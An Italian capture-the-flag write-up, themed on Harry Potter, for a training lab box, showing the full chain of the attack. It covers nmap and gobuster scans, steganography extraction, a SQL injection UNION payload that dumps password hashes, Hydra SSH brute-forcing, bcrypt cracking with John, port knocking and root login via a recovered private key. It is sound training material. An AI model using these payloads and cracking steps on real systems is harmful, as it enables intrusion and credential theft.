


# BLACK BOX HARRY POTTER

## EPICODE

### Introduzione:

Un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi. Da una breve indagine OSINT, scopriamo che Luca ha intrecciato una relazione con Milena, anch'ella operante presso Theta. La nostra missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto.

Al tentativo di accesso al dispositivo notiamo un messaggio lasciato da Luca che conferma di aver compromesso il server e cambiato le credenziali di accesso.



```
Epicode BlackBox [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

Server Theta build 2.0

Carissimi Babbani, è con grande gioia che vi informo che il vostro amato server
Ho cambiato tutte le password e me ne sono andato a godermi la mia collezione d
Ora potete solo sperare di trovare un incantesimo per riprendere il controllo..

Indirizzi IP delle vostre povere reti:
Interfaccia: lo - IP: 127.0.0.1/8

blackbox login: [ 132.005464] cloud-init[1070]: Cloud-init v. 24.2-0ubuntu1~22
s:final' at Wed, 19 Mar 2025 09:47:01 +0000. Up 131.93 seconds.
[ 132.036730] cloud-init[1070]: Cloud-init v. 24.2-0ubuntu1~22.04.1 finished a
:47:01 +0000. Datasource DataSourceNone. Up 132.02 seconds
```

Per prima cosa facciamo una scansione nmap per identificare i servizi attivi e le porte aperte. Il comando utilizzato è:

**nmap -sV -A 192.168.50.155**


Questa scansione ha individuato che le porte aperte più interessanti sul dispositivo sono:

- Porta 2222: SSH
- Porta 80: HTTP

```
(kali@kali)-[~]
$ nmap -sV -A 192.168.50.155
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 10:52 CET
Nmap scan report for 192.168.50.155
Host is up (0.00063s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Synology DiskStation NAS ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.50.155
42/tcp    open  tcpwrapped
80/tcp    open  http             Apache httpd 2.4.52 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-title: Login
|_ http-server-header: Apache/2.4.52 (Ubuntu)
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp             (Firmware: 1)
2222/tcp  open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|   256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_  256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
5060/tcp  open  tcpwrapped
|_ sip-methods: REGISTER, OPTIONS, INVITE, CANCEL, BYE, ACK
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Directory listing for /
8443/tcp  open  ssl/tcpwrapped
|_ http-title: Directory listing for /
|_ ssl-cert: Subject: commonName=Nepenthes Development Team/organizationName=dionaea.carnivore.it/countryName=DE
| Not valid before: 2025-03-19T09:52:50
| Not valid after: 2026-03-19T09:52:50
MAC Address: 08:00:27:60:5D:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)

Services / DHCP Server / LAN
General DHCP Options
DHCP Backend: ISC DHCP
Enable DHCP server on LAN interface
Ignore BOOTP queries
Allow all clients
When set to Allow all clients, any DHCP client will get an IP address on the interface, any DHCP client with a MAC address listed in a static lease file will get the IP address listed in the file.
Ignore Denied Clients
When set to Ignore Denied Clients, the server will ignore denied clients rather than reject them. This option is not compatible with failover and cannot be enabled if failover is enabled.
```

Accediamo alla servizio HTTP collegandoci all'indirizzo <http://192.168.50.155> tramite un browser e troviamo una pagina web che ci indirizza a una schermata di login. Ispezionando la pagina al suo interno troviamo una parte di codice commentata contenente una password e un link ad un immagine.



```
<!DOCTYPE html>
<html lang="en">
  <head> <<<</head>
  <body> flex
    <!--+++++++[>+]+++++++>+++++++<<<-]>>>-----,...-----,<+,.>+++++++,,+.,<.,>,++++,-.-->
    <!--
    
    <hr>
    <form method="POST"> <<<</form>
  </body>
</html>
```

Andando a questo link troviamo un'immagine e decidiamo di scaricarla. Tramite steganografia troviamo un messaggio nascosto e per estrarlo utilizziamo il tool steghide con il comando:

```
steghide extrac -sf theta-logo.jpg
```

```
(kali㉿kali)-[~]
└─$ cd Desktop

(kali㉿kali)-[~/Desktop]
└─$ steghide extract -sf theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".
```

Durante l'estrazione ci viene richiesta una password che è quella trovata prima **accio**, e finalmente ci viene mostrata una poesia.

Dopo aver esaminato il contenuto del file notiamo che non contiene solo un testo creativo ma anche altri indizi cruciali che potrebbero aiutarci a risolvere il caso.

```
(kali㉿kali)-[~/Desktop]
$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.

(kali㉿kali)-[~/Desktop]
$ █
```

Per analizzare la pagina web utilizziamo **Gobuster**, un tool utile per individuare directory o file nascosti sul server. Il comando utilizzato è:

```
gobuster dir -u http://192.168.50.155 -w  
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
```

```
(kali@kali)~$ gobuster dir -u http://192.168.50.155 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.50.155
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Error: error on running gobuster: unable to connect to http://192.168.50.155/: Get "http://192.168.50.155/": dial tcp 192.168.50.155:80: connect: no route to host

(kali@kali)~$ gobuster dir -u http://192.168.50.155 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.50.155
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 317] [→ http://192.168.50.155/images/]
/css (Status: 301) [Size: 314] [→ http://192.168.50.155/css/]
/javascript (Status: 301) [Size: 321] [→ http://192.168.50.155/javascript/]
/tmp (Status: 200) [Size: 18]
/oldsite (Status: 301) [Size: 318] [→ http://192.168.50.155/oldsite/]
Progress: 81643 / 81644 (100.00%)

Finished
```

La scansione di Gobuster rivela due directory accessibili: /tmp e /oldsite. Visitando la pagina web <http://192.168.50.150/oldsite/login.php> troviamo il vecchio sito vulnerabile. Con un attacco **SQL INJECTION** troviamo gli utenti Luca,Anna,Marco,Milena e le loro password hashate. Il comando utilizzato sulla barra utenti è stato il seguente:

// username e password nella tabella users nel database oldsite  
' UNION SELECT CONCAT(username, ':', password),null FROM oldsite.users --

Login

Wrong password or username:  
anna:\$2y\$10\$Dy2MtfKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWGO7TMK  
luca:\$2y\$10\$INS1EUevEtLqsp.OEq4UkuGREzvkuohZCdpT9h5t.Fw6oBZsai.Ei  
marco:\$2y\$10\$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK  
milena:\$2y\$10\$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy

Con Hydra avviato in precedenza troviamo i dati di login per la porta SSH 2222 e le credenziali trovate sono user:**admin** e password:**admin123**. Mentre con john the ripper troviamo la password in chiaro di Milena che è: **darkprincess**.

```

(kali@kali)-[~/Desktop]
$ hydra -L USER.txt -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt ssh://192.168.50.155:2222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-19 12:31:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5089 login tries (l:7/p:727), ~319 tries per task
[DATA] attacking ssh://192.168.50.155:2222/
[2222][ssh] host: 192.168.50.155 login: admin password: admin123
[STATUS] 1561.00 tries/min, 1561 tries in 00:01h, 3528 to do in 00:03h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

```

```

(kalirog@Kalirog)-[~/Desktop/BlackBox-HARD]
$ john --wordlist='/usr/share/wordlists/rockyou.txt' --format=bcrypt pwds_hashes_bcrypt.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darkprincess (milena)

```

Una volta effettuato l'accesso alla porta 2222 tramite SSH, vediamo comparire un messaggio che ci esorta a utilizzare dei comandi per trovare degli indizi. Con i comandi **nano**, **top**, **sync**, **pkill**, **killall**, **dmesg**, **mount**, **df** troviamo dei messaggi in codice che sono i seguenti:

**Giuro (9220) solennemente (1700) di (9991) non avere (55677) buone (37789) intenzioni (7282).**

```

(kali@kali)-[~/Desktop]
$ ssh -p 2222 admin@192.168.50.155
admin@192.168.50.155's password:
*****
*                               *
*  < Benvenuti al Server Magico di HogTheta >  *
*                               *
*  Qui i comandi possono dar luogo a ogni tipo di incantesimo.  *
*                               *
*  ▲ Ricordate: ogni accesso non autorizzato verrà             *
*  immediatamente riportato al Ministero della Magia.  ▲       *
*                               *
*****
admin@hogtheta:~$

```

```

admin@hogtheta:~$ nano
Reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.
admin@hogtheta:~$ top
Imperius: La tua mente si piega al comando, quando ti chiedono di rivelare le tue 'intenzioni' pronunci ad alta voce 7282
admin@hogtheta:~$ sync
agiti la bacchetta pronunciando Nox... L'oscurità cala e sussurra che il numero magico per 'di' è 9991.
admin@hogtheta:~$ pkill
Expelliarmus: La bacchetta vola via e si dirige verso il Platano Picchiatore che la scaglia a 12.000 metri verso ovest.
admin@hogtheta:~$ killall
Il mago avversario agita la bacchetta e urla: "Confundo!"
Un incantesimo di confusione ti fa parlare con numeri al posto delle parole,
e dici 65511 al posto di 'fatto' quando ti chiedono se hai terminato il turno.
admin@hogtheta:~$ dmesg

```

```
[ 22.370060] acciaio: La pergamena arriva a te e il numero magico per 'giuro' è 9220
admin@hogtheta:~$ mount
/dev/sda1 on / type ext3 (rw,errors=remount-ro)
tmpfs on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
udev on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677)
admin@hogtheta:~$ df
Filesystem                                Size  Used Avail Use% Mounted on
rootfs                                    4.7G  731M   3.8G   17% /
udev                                      10M    0    10M    0% /dev
tmpfs                                    25M  192K   25M    1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af 4.7G  731M   3.8G   17% /
tmpfs                                    5.0M    0   5.0M    0% /run/lock
tmpfs                                    101M    0   101M    0% /run/shm
lumos                                    1700    0   1700    0% La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700.
admin@hogtheta:~$ █
```

Capiamo che è una citazione di Harry Potter per aprire la mappa del malandrino.

Con le credenziali di Milena entriamo nel sito web che, inserendo la frase precedentemente trovata, restituisce il seguente messaggio:

**Caro user, la mappa del malandrino nasconde un altro segreto. Hai provato a bussare?**

# Ciao, milena!

giuro solennemente di non avere buone intenzioni

Submit

Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?

Analizzando questo indovinello capiamo di dover utilizzare il tool **Knockd** per bussare alle porte del server nell'ordine della frase. Quindi utilizzando il comando:

**knock 192.168.50.150 9220 1700 9991 55677 37789 7282**

e vediamo che finalmente si apre la porta 22 SSH.

```
(kali㉿kali)-[~]
$ knock 192.168.50.155 9220 1700 9991 55677 37789 7282

(kali㉿kali)-[~]
$ ssh milena@192.168.50.155
The authenticity of host '192.168.50.155 (192.168.50.155)' can't be established.
ED25519 key fingerprint is SHA256:04h4x4V2v+1Inrs7xwxizweljAWid14utj/nHArTRKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.155' (ED25519) to the list of known hosts.
milena@192.168.50.155's password:
Theta fa schifo

Last login: Wed Oct 2 13:44:29 2024
milena@blackbox:~$ █
```

Entrati da questa porta con il login di Milena troviamo al suo interno una flag=(incanto\_della\_sapienza\_123) e spostandosi nelle varie directory troviamo il file Mylovepotion. Aprendo questo file troviamo le password di Marco, Luca e Milena.

```
(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.155
The authenticity of host '192.168.50.155 (192.168.50.155)' can't be established.
ED25519 key fingerprint is SHA256:04h4×4V2v+1Inrs7xwxiZweljAWid14utj/nHArTRKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.155' (ED25519) to the list of known hosts.
milena@192.168.50.155's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .local  .profile  flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$ █
```

```
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ ls
milena@blackbox:/home/shared$ ls -a
.  ..  .myLovePotion.swp
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^~I&h
darkprincess
milena@blackbox:/home/shared$ █
```

Trovata la password di Luca decidiamo di entrare con il suo account e troviamo un messaggio.

```
(kali㉿kali)-[~]
└─$ ssh luca@192.168.50.155
luca@192.168.50.155's password:
Theta fa schifo

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

luca@blackbox:~$ █
```

All'interno dell'account di Luca troviamo un'altra flag(cuore\_di\_leone\_456) e capiamo che siamo nella direzione giusta.



```

luca@blackbox:~$ ls
flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$

```

Facendo `ls -a` troviamo un file nascosto **Theta.key.jpg.bk** e capiamo che lì c'è qualcosa che ci interessa.

```

luca@blackbox:~$ ls -a
.  ..  .bash_logout  .bashrc  .cache  .profile  .theta-key.jpg.bk  flag.txt
luca@blackbox:~$ get .theta-key.jpg.bk

```

Con il comando:

`python3 -m http.server`

avviamo un web server nella directory in cui ci troviamo. Dalla macchina attaccante ci connettiamo tramite browser all'indirizzo <http://192.168.50.155:8000> e ci salviamo il file.

```

luca@blackbox:~$ python -m http.server
-bash: python: command not found
luca@blackbox:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.100 - - [20/Mar/2025 09:34:12] "GET / HTTP/1.1" 200 -
192.168.50.100 - - [20/Mar/2025 09:34:12] code 404, message File not found
192.168.50.100 - - [20/Mar/2025 09:34:12] "GET /favicon.ico HTTP/1.1" 404 -
192.168.50.100 - - [20/Mar/2025 09:34:14] "GET /.theta-key.jpg.bk HTTP/1.1" 200 -

```

Aperto questo file ci troviamo un'ennesima immagine del logo theta, utilizzando nuovamente steghide ci viene chiesta un'altra password.

Ispezionando il sito precedentemente avevamo notato tra i cookie la parola **wand** (bacchetta) con un codice scritto a fianco.

Filter Items	
Name	Value
PHPSESSID	riujoyvk1b4cg8jk6nr1g2jgm
wand	c2MqVDFsOVN5ezVi

Utilizziamo questo codice come password e otteniamo un file nascosto chiamato **id\_rsa**.

```

(kali@kali)-[~/Downloads]
$ steghide extract -sf theta-key.jpg
Enter passphrase:
wrote extracted data to "id_rsa".

```

Questo file contiene una chiave privata SSH. Modifichiamo i permessi della chiave SSH con il comando:

**CHMOD 600 id\_rsa**



```
(kali㉿kali)-[~/Downloads]  
$ chmod 600 id_rsa
```

Questo comando garantisce che il file sia protetto e possa essere utilizzato come chiave privata per la connessione.

Successivamente utilizziamo questa chiave per la connessione e ci ritroviamo dentro il server come **ROOT**.

Una volta dentro facendo il comando:

**ls**

troviamo la flag finale.

Una volta aperta la flag con il comando:

**cat flag.txt**

apparirà l'immagine di Hogwarts con la scritta (la\_magia\_non\_ha\_confini) completando così la sfida.

```
(kali㉿kali)-[~/Downloads]
$ ssh -i id_rsa root@192.168.50.155
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls
flag.txt
root@blackbox:~# cat flag.txt

To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption - Encoding
Public Key
Arithmetic

FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```

I FALCON LOCK SONO STATI I PRIMI A COMPLETARE QUESTA SFIDA!

FORZA FALCHI!